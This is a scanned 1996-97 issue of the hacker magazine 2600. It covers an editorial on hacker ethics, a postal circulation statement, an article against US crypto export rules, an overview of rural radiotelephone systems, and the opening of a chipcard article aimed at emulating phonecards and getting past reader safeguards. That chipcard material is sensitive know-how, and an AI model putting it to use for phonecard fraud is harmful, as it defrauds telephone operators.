
2600

The Hacker Quarterly

VOLUME THIRTEEN
NUMBER FOUR
WINTER 1996-97
$4.50 U.S.
$5.50 Canada



0 74470 83158 7 64

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Shawn West, Crowley, Kitten L'amour, Seth McBride

Office Manager
Tampruf

"Some of the computer attack tools, such as SATAN, are now so user-friendly that very little computer experience or knowledge is required to launch automated attacks on systems. Also, informal hacker groups, such as the 2600 club, the Legions of Doom, and Phrackers Inc., openly share information on the Internet about how to break into computer systems. This open sharing of information combined with the availability of user-friendly and powerful attack tools makes it relatively easy for anyone to learn how to attack systems or to refine their attack techniques." - General Accounting Office report entitled "Computer Attacks at Department of Defense Pose Increasing Risks". The only names they got right in this quote were SATAN and Internet.

Writers: Bernie S., Billsf, Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Jason Fairlane, Mr. French, Bob Hardy, Thomas Icom, Kingpin, Kevin Mitnick, NC-23, Peter Rabbit, David Ruderman, Seraf, Silent Switchman, Thee Joker, Mr. Upsetter.
Network Operations: Phiber Optik, Manos.
Voice Mail: Neon Samurai.
Webmaster: Kiratoy.
Inspirational Music: Chemical Brothers, Ashley MacIsaac, Kim Stockwood, Sham 69.
Shout Outs: Nettwerk, Bishop, Biohazard, Vektor, Praetor9, Yuckf00, tcsh, tersIan.


```
—--BEGIN PGP PUBLIC KEY BLOCK—--
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jrl0+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nRORB4J8Rwd+tMz5lBKeKi9LzlSW1R
hLNJTm8vBjzHd8mQBea3794wUWCyEpoqzavu/OUthMLb6UOPC2srXlHoedr1AAUR
tBZlbW1hbnVlbEB3ZWxsLnNmLmNhLnVz
=W1W8
—--END PGP PUBLIC KEY BLOCK—--
```

MATTER

knowledge is strength	4
toward more secrets	6
backcountry phones	8
chipcards explained	10
biggest mac mistakes	20
craft access terminal	23
cracking asksam	26
snooping via ms-mail	28
letters	30
subscriber network interfaces	41
unfriendly numbers	43
how to steal things	45
social engineering via video	48
market	52
defeating the w95 screensaver	54
anarchy online review	56

P O T T E D L I N E

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 1996 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1995 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

KNOWLEDGE IS

What makes the hacker world come alive more than anything else is newness. New technology, new ideas, new challenges, new people. We're fortunate to live in an age where all of these are in abundance.

But too often, we fall into the age-old trap of complacency. We do the same old thing, time and again, until it no longer is any fun. Before long, we hold little interest in new ways of doing things and the development of new technology is passed, once again, to the next generation. It's almost a human trait - we see the same behavior manifest itself in the music and film cultures, not to mention within our own social lives.

The hacker culture does not have to fall into this trap. In fact, it's a double tragedy when it happens to us because of the vitality of newness in everything we do. While it's inevitable that some of us will wind up working "establishment" jobs - perhaps becoming CEO's of Fortune 500 companies or putting Bill Gates out of business with software that *really* works - we don't ever have to abandon that spark of life known as the hacker spirit. Those of us who built blue boxes in the sixties, played with CP/M in the seventies, or hacked the Arpanet in the eighties should be keenly aware of today's new toys, whether they be DVD's, PCS phones, or smart cards. This awareness extends into the sociopolitical arena out of necessity - the latest attempts to quell our enthusiasm and desire to spread information are every bit as important as those which occurred in years past.

It's easy to dismiss today's beginners as newbies, AOL kids, or leeches who want easy answers. It would be a sad mistake to fail to distinguish between those who indeed have no interest in true hacking and those who are the future.

Over the years we've seen divisiveness develop for all the usual reasons - generational, national, regional, even sexual. Ideologically though, a great majority of the hacker world seems to stand for the same thing. We're certainly not all on the same political wavelength but that's a petty detail at best. What we share is the understanding that free speech is paramount, individuality is a valuable asset, and that the net - which was developed with the hacker spirit - is potentially the most valuable tool that free speech, individuality, and hence humanity itself has ever had at its disposal.

While divisiveness can be fun, it ultimately winds up destroying, or at least greatly hurting, whatever community it affects. That would be of great benefit to the people who want us to go away so they can control and regulate technology, speech, society, or whatever it is they're after. Every act of factionalization is a victory for them. Each time a hacker from the sixties calls the FBI to investigate "some punk kid" who breaks into his machine, we all lose something. And every time someone new to the scene dismisses the hacker culture of years past, the potential river of knowledge is reduced to a trickle. Such examples multiplied are all that is needed to eliminate the "hacker threat".

We need to know why what happened to Bernie S. is a clear threat to hackers everywhere, as is the continuing imprisonment and persecution of Kevin Mitnick. We need to know where to draw the line - defending people who, for example, commit credit card fraud or cause intentional damage to computer systems by considering them part of the hacker world is ultimately self-defeating.

We need to remember that we are all individuals in this culture and that being part


STRENGTH

of an image conscious hacker "group" can often obscure the real issues. New people are often wrongly intimidated into silence by big names who cover up their own ignorance with bravado. It happens everywhere but it doesn't mean we're doomed to repeat history. If anyone can escape the predictable, it should be hackers.

One other very important thing we must be careful of is the temptation of true crime. While society is increasingly unable to tell the difference between crimes of curiosity and mischief and those of genuine criminals, we don't need to be as obtuse. Yes, it's easy to make quick and dirty money with some basic hacker skills. You can sell passwords, calling cards, credit histories, or cloned phones. But once that world is entered, the spirit of adventure and discovery is replaced by the incentive for profit, almost always permanently. Not to mention that you turn into an utter sleazebag. It's up to all of us to see that we're not polluted by such subversion. It's up to our enemies to see that we are.

As we enter our 14th year of publishing, we recognize the risks of succumbing to that which we warn others about. Over the years, we've tried to remain true to our ideals and to not be adversely affected by our ever-increasing exposure to the mainstream. We have a no-advertising policy which we intend to continue. We pledge never to "tone down" what we do in order to become more marketable. We promise to continue to give new and established writers the same opportunity to be heard.

The rest is up to you. We want to always have the edge in reporting on the newest technological toys, as well as continuing fun and games with existing phone and computer systems. And we can never forget the social issues that go with these. Those of you who have the knowledge also have the opportunity to share it with the rest of us. In so doing, we are all strengthened and motivated.



UNITED STATES POSTAL SERVICE

Statement of Ownership, Management, and Circulation
(Required by 39 U.S.C. 3685)

1. Publication Title: 2600 MAGAZINE
2. Publication No.:
3. Filing Date: 10/1/96
4. Issue Frequency: QUARTERLY
5. No. of Issues Published Annually: 4
6. Annual Subscription Price: $21/$50
7. Complete Mailing Address of Known Office of Publication (Street, City, County, State, and ZIP+4) (Not Printer): BOX 752, MIDDLE ISLAND NY 11953
8. Complete Mailing Address of Headquarters or General Business Office of Publisher (Not Printer): 7 STRONG'S LANE, SETAUKET, NY 11733
9. Full Names and Complete Mailing Addresses of Publisher, Editor, and Managing Editor (Do Not Leave Blank)
Publisher (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND NY 11953
Editor (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99 MIDDLE ISLAND NY 11953
Managing Editor (Name and Complete Mailing Address): ERIC CORLEY 7 STRONG'S LANE, SETAUKET, NY 11733
10. Owner (If owned by a corporation, its name and address must be stated and also immediately thereafter the names and addresses of stockholders owning or holding 1 percent or more of the total amount of stock. If not owned by a corporation, the names and addresses of the individual owners must be given. If owned by a partnership or other unincorporated firm, its name and address as well as that of each individual must be given. If the publication is published by a nonprofit organization, its name and address must be stated.) (Do Not Leave Blank.)

Full Name	Complete Mailing Address
ERIC CORLEY	7 STRONG'S LANE, SETAUKET, NY 11733

11. Known Bondholders, Mortgagees, and Other Security Holders Owning or Holding 1 Percent or More of Total Amount of Bonds, Mortgages, or Other Securities. If none, check here. ☐ None

Full Name	Complete Mailing Address

12. For completion by nonprofit organizations authorized to mail at special rates. The purpose, function, and nonprofit status of this organization and the exempt status for federal income tax purposes: (Check one)
☐ Has Not Changed During Preceding 12 Months
☐ Has Changed During Preceding 12 Months (If changed, publisher must submit explanation of change with this statement)

PS Form 3526, October 1994 (See Instructions on Reverse)

13. Publication Name	14. Issue Date for Circulation Data Below	
15. Extent and Nature of Circulation	Average No. Copies Each Issue During Preceding 12 Months	Actual No. Copies of Single Issue Published Nearest to Filing Date
a. Total No. Copies (Net Press Run)	40,000	40,000
b. Paid and/or Requested Circulation (1) Sales Through Dealers and Carriers, Street Vendors, and Counter Sales (Not Mailed)	33,052	34,610
(2) Paid or Requested Mail Subscriptions (Include Advertisers' Proof Copies/Exchange Copies)	2565	2519
c. Total Paid and/or Requested Circulation (Sum of 15b(1) and 15b(2))	35,617	37,129
d. Free Distribution by Mail (Samples, Complimentary, and Other Free)	450	450
e. Free Distribution Outside the Mail (Carriers or Other Means)	200	200
f. Total Free Distribution (Sum of 15d and 15e)	650	650
g. Total Distribution (Sum of 15c and 15f)	36,267	37,779
h. Copies Not Distributed (1) Office Use, Leftovers, Spoiled	3733	2221
(2) Return from News Agents	0	0
i. Total (Sum of 15g, 15h(1), and 15h(2))	40,000	40,000
Percent Paid and/or Requested Circulation (15c / 15g x 100)	98.2	98.3

16. This Statement of Ownership will be printed in the WINTER issue of this publication. ☐ Check box if not required to publish.
17. Signature and Title of Editor, Publisher, Business Manager, or Owner: OWNER — Date: 10/1/96

I certify that all information furnished on this form is true and complete. I understand that anyone who furnishes false or misleading information on this form or who omits material or information requested on the form may be subject to criminal sanctions (including fines and imprisonment) and/or civil sanctions (including multiple damages and civil penalties).

Instructions to Publishers

1. Complete and file one copy of this form with your postmaster on or before October 1, annually. Keep a copy of the completed form for your records.
2. Include in items 10 and 11, in cases where the stockholder or security holder is a trustee, the name of the person or corporation for whom the trustee is acting. Also include the names and addresses of individuals who are stockholders who own or hold 1 percent or more of the total amount of bonds, mortgages, or other securities of the publishing corporation. In item 11, if none, check box. Use blank sheets if more space is required.
3. Be sure to furnish all information called for in item 15, regarding circulation. Free circulation must be shown in items 15d, e, and f.
4. If the publication had second-class authorization as a general or requester publication, this Statement of Ownership, Management, and Circulation must be published; it must be printed in any issue in October or the first printed issue after October. If the publication is not published during October.
5. In item 16, indicate date of the issue in which this Statement of Ownership will be printed.
6. Item 17 must be signed.

Failure to file or publish a statement of ownership may lead to suspension of second-class authorization.

PS Form 3526, October 1994 (Reverse)

TOWARD MORE SECRETS

by Seraf
seraf@2600.com

Encrypted data communications is quite possibly the least understood piece of the popular Internet culture's technological backbone. Perhaps this is because cryptology is not trendy technology, but rather a complex science which is only beginning to be well-understood. Since the times before Christ, the study of secret writing, or cryptology, has played an important but largely invisible role in government. In fact, the Caesar Cipher (as in Julius) now appears in nearly every textbook on the subject.

But don't use an ancient code for anything more than slipping cuss words through monitored E-mail. While the Roman Empire's system simply rotates the alphabet three places, turning A's into D's, B's into E's, C's into F's, etc., present-day cryptographic algorithms are much more complex. While pen and paper can break a simple substitution cipher like Caesar's on short notice, cracking most any of the heavy-duty cryptosystems developed over the past twenty years requires more time and more computing power than potential adversaries apparently have.

Cracking modern cryptosystems by brute force - trying every possible key until one "works" - usually takes a huge amount of time and/or money. Many newer symmetric cryptosystems use 128-bit keys, and this key size seems to have become a standard minimum in recent years. Building a machine to guess such a key within a year would presently cost billions of billions of dollars (no kidding) and require quite a feat of engineering. Many symmetric ciphers, though, use a smaller key. The Data Encryption Standard (DES) uses a 56-bit key, and (disregarding the shortcuts available for breaking DES) its messages can be cracked by brute force in a month with equipment costing well under $1 million. It is a fact that the National Security Agency (NSA) has such equipment ready and waiting, as do many other institutions public and private - from American Express to the British Government to CalTech.

What is really at issue here is the value of the potentially obtained information to a privacy-invading party. Uncle Sam will not take a chunk out of the Defense Budget, nor allocate a sizable portion of NSA's computing power, in order to discover the key you're using to send articles to *2600*. But he will - at the very least - put a few hundred thousand dollars worth of computers to work for a month on your e-mail if he thinks you're spending your afternoons meeting with Saddam. These days, cryptosystems with keys of about 56 bits are not trusted to keep data secure for more than a few days or weeks. 64-bit keys are a significant improvement, and may secure data for decades. 128-bit keys are currently rated at 50 years, and slightly longer keys at about 100. (With computing power and resources on the rise, it's good to take these statistics with a grain of salt.)

Of course, all of this depends on the security of the algorithm being used. Cryptanalysis, the Zen of cipher-cracking, has become as much of a science as cryptography itself. DES has had significant holes poked in its weak sides by a number of cryptanalysts over the years, as have numerous other algorithms created by corporations, universities, and brilliant mathematicians alike. The best route is to use a well-respected crypto package. Experimenting with your own ciphers can be fun, but will often lead to disaster if implemented for communications which must be reliably secured.

Right now, the U.S. government holds what may be the best cryptographic technology in existence. Skipjack, the algorithm implemented in Capstone and the much-criticized Clipper Chip, is classified, but is likely to be far ahead of current crypto research in the scientific community. (Note: One of the few civilians allowed to review the algorithm was Dorothy Denning, a slightly

overzealous Georgetown University professor who is opposed to all non-government use of crypto.) When the National Security Agency - perhaps the most secretive publicly-known sect of our governmentm - created the Data Encryption Standard in the mid-1970's, it was optimized to be resistant to differential cryptanalysis. It was not until 1990, however, that this method of crypto-cracking was publicly discovered by the notorious Eli Biham and Adi Shamir. This means that not only are today's government cryptosystems designed to resist attacks that won't be in use for twenty years, but that the government is ready to deploy those futuristic attacks against the algorithm you're using today. Does this secret research not defy the scientist's ethic to share knowledge and information?

This is only the beginning of a growing U.S. government cryptomonopoly. New encoding algorithms are being developed in America constantly, and *2600* would be an ideal forum for their review and discussion. However, because of the U.S. Defense Trade Regulations (DTR) and *2600*'s international readership, they cannot be detailed here: our favorite rag would be busted for trafficking in munitions, "transferring [cryptographic] technical data to a foreign person" (DTR 120.10). See for yourself: the United States Munitions List includes, along with plastique and land mines, the following items: "Speech scramblers, privacy devices, cryptographic devices and software (encoding and decoding)..." (DTR 121.1). Even documents describing "unapproved" cryptosystems or listing their source codes are munitions.

What is "approved"? RSA's nonthreatening authentication facilities have been deemed exportable, but its unmatched public key encryption remains restricted to domestic use, along with PGP and other RSA-bearing products. Superslick modern systems like RC4 have been given the green light to appear in such globally available products as Netscape, but only after security-reducing modifications. Then there are the algorithms denied export altogether, or that won't even be given a hearing. Such has been the fate of Granddaddy DES, as well as that of many cryptosystems being developed at the undergraduate and graduate levels in American universities.

This is without question a breach of our First Amendment rights. If you design a cryptosystem, you are forbidden by your government to share it with whomever you please. Approval is required. We have had trade restrictions placed on our ideas. Exporting information which is "required for the design... of defense articles" (DTR 120.23) is illegal - so a book such as Phil Zimmerman's "PGP Source Code and Internals" is by definition banned for export. (If you thought that banned books were a thing of the past, think again.) Even a foreigner on American soil is technically forbidden to examine such a publication at the corner bookstore.

American cryptologists are considered to be the best in the world, and the majority of strong cryptosystems originate in U.S. companies and universities. This technology has brought electronic privacy and freedom to Americans who put it to good use, and could do the same for citizens of other nations if it was not so feared by the powers that be. If we don't act soon, restrictions on the domestic use of cryptographic technologies are just around the corner. Legislation to impose such constraints on the American people has already been introduced on at least one occasion, nearly forcing all available cryptosystems to be made readily crackable by Big Brother.

Simply put, NSA is scared: terrified of Americans enforcing their own privacy with such strength; living in fear of foreign government organizations, businesses and individuals obtaining the same level of security as their American counterparts.

Use crypto anywhere you can - and make sure it's strong. Fight the U.S. government ban on knowledge and its underhanded attempts to thieve the world of digital privacy. U.S. citizens - write to your senators and congressmen and explain how important this technology is to every citizen of the Electronic Age, here and abroad. Foreign citizens - obtain source code to strong European algorithms such as Xuejia Lai and James Massey's IDEA, and make every attempt you can to secure "restricted" algorithms. Raise your voice!

BACKCOUNTRY

by Equant

There are a few reasons for this article. First, several years ago while cruising around New Mexico with a good friend we ran across a radiotelephone. It was in a park, and I've always assumed it was for park rangers to use. We horsed around with it and didn't accomplish much. Had we been prepared for what we found we might have been more successful. Another reason for this article is that radiotelephones are common outside of the United States, and I've always enjoyed *2600*'s drive to inform everyone around the world. The last reason is I've never seen much said about radiotelephones. So read the following, and if you run into a radiotelephone in the woods you'll know it's not a complex weather station.

Radiotelephones are used to connect isolated areas to a phone network without the installation of phone lines. Some places you might find a radiotelephone would be in remote industrial parks, islands, and isolated communities such as state militia headquarters, cult compounds, and communes.

There are a few different types of radiotelephones. It seems that Optaphones and Ultraphones are the most popular. Radiophones usually operate somewhere between 30MHz and 3000MHz. All users of radiotelephones (in the U.S.) need FCC licenses (hooray for the FCC!). They are all full duplex and can use standard phone equipment on the subscriber's end (i.e., the subscriber gets an RJ-11 jack to plug a normal phone into, or a modem or a fax). I've not heard of a radiotelephone that can transmit data over 9600bps.

Optaphones

These systems are for individuals or small groups of people. First we need to travel from the telco's switch along a phone line to the middle of nowhere. Once the line ends we'll find a base unit. The base unit has a power supply (perhaps a battery and a solar panel), a phone box, and a yagi antenna. The yagi antenna of course is pointed at the subscriber's yagi antenna which is connected to their box which is connected to their phone.

There is an Optaphone called the Community Optaphone Star which is a similar setup to the above, with the two yagi antennas, but you have a more complex subscriber box which can operate 24 trunks at once. With this system you can have 96 subscribers. Keep a look out for this system in Alaska, Montana, and Pennsylvania.

Ultraphones

Ultraphones are mostly purchased by telcos. They are not one subscriber systems like the Optaphone. The Ultraphones support true digital local loop service and can handle 896 lines and 95 full duplex trunks.

Like the Optaphone it has two components, the subscriber side and the host side. The host's end has two parts. In the telco's central office is the Central Office Terminal (COT). The COT is a PBX with a VF loop level connection to the central office. From the COT the signal is sent to the Radio Carrier Station which sends the signal up a large radio tower. (Note this is an omni directional antenna and not a yagi antenna.) The signal is not line of site, and can reliably go 60km/37.5 miles.

On the subscriber's end you have a yagi antenna connected to a radio modem and power supply. The subscriber unit can handle normal RJ-11 phone equipment, with DTMF and pulse dialing. The subscriber broadcasts somewhere from 454.025 MHz to 454.650 MHz and receives between

459.025 MHz and 459.605 MHz. Each channel is separated by 25 khz, and each channel can contain four trunks.

The signal goes from the subscriber's mouth into the subscriber's phone. The analog signal is then converted into a 14.57 kb/s digital signal. The signal is modulated and transmitted at a rate of 64 kb/s. This signal is multiplexed with three other signals in order to obtain the four trunks per channel.

Locations in the U.S.

There are 120 systems in the U.S. Most of them are west of the Mississippi River. I'm not sure of all the locations, but here's what I do know. There is at least one system in Florida, Maine, California, and New Mexico. There are two in Arizona, one on the Navajo reservation. GTE in Texas has 30 systems. The most interesting is that Big Bend Telco, southeast of El Paso, serves two thirds of its exchanges (25,000 square miles) with 15 systems.

Locations outside the U.S.

Worldwide there are over 300 Ultraphone systems. Here's a list:

Indonesia	**46**
Mexico	**39**
Philippines	**26**
Myanmar	**07**
Puerto Rico	**05**
Russia	**05**
Brazil	**04**
Columbia	**04**
Canada	**03**
Sri Lanka	**03**
Haiti	**02**
Korea	**02**
China	**01**
Kuwait	**01**
Nigeria	**01**
Taiwan	**01**
Venezuela	**01**

chipcards explained

by Billsf

You paid for your chipcard and it is rightfully yours! Here are some hints to test the card and find out its secrets. The synchronous card is fully static. You can single-step the clock and record the characteristics accordingly (see schematic for special reader/writer). The analog characteristics are extremely important. "Analog" in this context means timings, rise times, and characteristics of the I/O at different phases of the process.

While the exact timings and content of last year's cards will be explicitly detailed, you want to be able to keep up with the game and analyze cards from other countries before you get there. In other words, if your emulation does *exactly* what the official version does, your "card" is therefore the real thing in all respects.

Introduction

In the following pages we will explore chipcards, their types and possibilities. All information in this piece is public, either from international documents or derived from the card itself as in the case of the analysis of the Dutch and French phonecards. No laws were broken in obtaining this information and it is expected that the reader will consider this a new area to hobby with. Criminal use of this information is on the criminal himself and in no way do we encourage fraudulent use or damage to existing systems. It will be up to the user to decide what uses of the emulator are ethical or legal. There is presently questionable software available for the smartcard "inverse reader" on the net.

Some of you will find that spent phonecards make very secure keys for electric locks. More ambitious hobbyists will want to experiment with true processor cards. In this case the manufacturer will provide software tools to program the card. It will be up to the individual to develop their own system. In the meantime the "inverse reader" can be used to emulate existing chip masks. Tools to do this may be available from manufacturers of chips for cards. Prices of smartcards can be as little as $2 for ones with simple processors and small memory to over $15 for chips that can handle RSA, have larger memories, and overall better security. In any case the minimum order is likely to be over 100 cards. Small quantities of conventionally packaged chips (dil-8) can be obtained for development. All processor cards are capable of crypto. It is suggested that openly available systems like DES and IDEA be used to secure the cards. On the more expensive cards, you can implement PGP! If you try to implement your own "blackbox" it will surely be cracked unless you have a great deal of expertise in this rather obscure and closed field.

This article is geared towards the hardware aspect of chipcards. It will be up to the reader to obtain or write software tools. The schematics are for "professional quality" industry standard tools. You will save hundreds of dollars by building your own! The designs are strictly mine and any commercial use will be considered an infringement.

While the original scope of this article was to cover the memory cards or, simply put, "dumb cards", it is generally agreed that they are obsolete. PTT's will continue to use them for years to come, but in the more developed world, a changeover is likely to occur soon. Holland, Germany, and France are almost surely to be first. However, just about every country except the USA has a phonecard with value on it. (It should be noted here that NYNEX is experimenting with the old-fashioned diffraction grating cards once in common use in Europe. Also note that the system of billing for a call is not readily compatible yet in North America.)

We will begin with a comprehensive analysis of memory cards and their workings. From

this information it will be possible to emulate them. We will discuss security tactics used to discourage this. The sharp reader will learn that it is easier to emulate a "dumb card" than to read/write one. The intelligence is in the card reader along with all the safeguards, which include things like "wire detection", "swallowing the card", and "blacklisting" abused series numbers.

Chipcards

What is a chipcard to start with? It is generally seen as the familiar phonecard seen in an ever increasing number of countries. It was first produced in France under license from Bull S.A., a well known computer firm. The information is public and is described in ISO/IEC 7816. This multi part document describes the physical requirements of the cards and chips in the first two parts. The third supplies the recommendations for both sync and async chips. Other parts have been added over the years as the technology has matured.

